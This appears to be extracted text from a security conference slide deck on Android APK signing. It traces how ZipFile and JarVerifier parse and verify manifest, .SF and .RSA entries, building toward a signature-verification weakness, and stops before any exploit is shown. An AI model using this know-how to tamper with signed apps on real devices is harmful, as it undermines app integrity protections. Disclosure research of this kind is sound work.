Android: One Root to Own Them All

Jeff Forristal / Bluebox

Image courtesy www.norebbo.com

Please Complete Speaker Feedback Survey

Or else…

Logos

Graphs

Marketshare

Blah

Ecosystem

Android Overview

Blah

What is Android?

Google

Blah

Vendors

Wikipedia Quotes

History

Past Problems

Charts

If you haven’t heard of Android…

…you’ve been living under a rock

(And you’re probably in the wrong briefing)

Once Upon A Time,

in a security lab not so far away

"Let's take an Android app,

and modify it,


to spoof the GPS coordinates"

Challenge

Smali & Baksmali

(decompiler & recompiler)

Solution



Why I can haz no maps?!?

Uh-Oh

Maps API is licensed…

API key is tied to app signature…

Changing the code breaks the signature…

We need a way to change code but not change the signature

Analysis

Challenge Accepted!

Where Do Sigs Come From?

Time for birds & bees talk…

Where do apps get signatures?

PackageManager provides them

Where does PackageManager get them?

Copy of signer certificate

Where do those come from?

Loaded after successful verified app install, from APK

How does verification work?

All entries in the APK are cryptographically verified against signed hashes

Digging

ZipFile & JarVerifier


(java.util.zip & java.util.jar)

JarSigner / SignAPK


(BTW, APK = Jar = Zip)

Zip File Particulars


<3 Phil Katz, RIP




Anatomy


File 1
File 2
File 3
File 4
Central Directory
File 1 Meta-Data
File 2 Meta-Data
File 3 Meta-Data
File 4 Meta-Data
End Of Central Directory


Anatomy


File 1
File 2
File 3
File 4
Central Directory
“AndroidManifest.xml”
“classes.dex”
“resources.arsc”
“META-INF/Manifest.MF”
End Of Central Directory


Anatomy


File 1
File 2
File 3
File 4
Central Directory
“AndroidManifest.xml”
“classes.dex”
“resources.arsc”
“META-INF/Manifest.MF”
End Of Central Directory


Anatomy


File 1
File 2
File 3
File 4
Central Directory
"AndroidManifest.xml"
"classes.dex"
"resources.arsc"
"META-INF/Manifest.MF"
End Of Central Directory
ZipFile.java
HashMap
AndroidManifest.xml
classes.dex
resources.arsc
META-INF/Manifest.MF


Parsing


File 1
File 2
File 3
File 4
Central Directory
"AndroidManifest.xml"
"classes.dex"
"resources.arsc"
"META-INF/Manifest.MF"
End Of Central Directory
AndroidManifest.xml : ZipEntry
classes.dex : ZipEntry
resources.arsc : ZipEntry
META-INF/Manifest.MF : ZipEntry
ZipFile.java
HashMap
AndroidManifest.xml
classes.dex
resources.arsc
META-INF/Manifest.MF


Parsing


AndroidManifest.xml :
ZipEntry
classes.dex :
ZipEntry
resources.arsc :
ZipEntry
META-INF/Manifest.MF :
ZipEntry
File 1
File 2
File 3
File 4
Central Directory
"AndroidManifest.xml"
"classes.dex"
"resources.arsc"
"META-INF/Manifest.MF"
End Of Central Directory
ZipFile.java
HashMap
AndroidManifest.xml
classes.dex
resources.arsc
META-INF/Manifest.MF


Parsing


Fi
Fi
File 3
File 4
Central Directory
Some Application
AndroidManifest.xml : ZipEntry
classes.dex : ZipEntry
resources.arsc : ZipEntry
META-INF/Manifest.MF : ZipEntry
ZipFile.java
HashMap
AndroidManifest.xml
classes.dex
resources.arsc
META-INF/Manifest.MF
"AndroidManifest.xml"
"classes.dex"
"resources.arsc"
"META-INF/Manifest.MF"
End Of Central Directory


Parsing


File 1
File 2
File 3
File 4
Central Directory
MANIFEST.MF
File 1: Hash
File 2: Hash
File 3: Hash
File 4: Hash


Verifying


File 1
File 2
File 3
File 4
Central Directory
MANIFEST.MF
File 1: Hash
File 2: Hash
File 3: Hash
File 4: Hash
*.SF
File 1: Hash
File 2: Hash
File 3: Hash
File 4: Hash

Verifying


File 1
File 2
File 3
File 4
Central Directory
MANIFEST.MF
File 1: Hash
File 2: Hash
File 3: Hash
File 4: Hash
*.SF
File 1: Hash
File 2: Hash
File 3: Hash
File 4: Hash
*.RSA
PKCS7
Pub Cert
Signed Hash

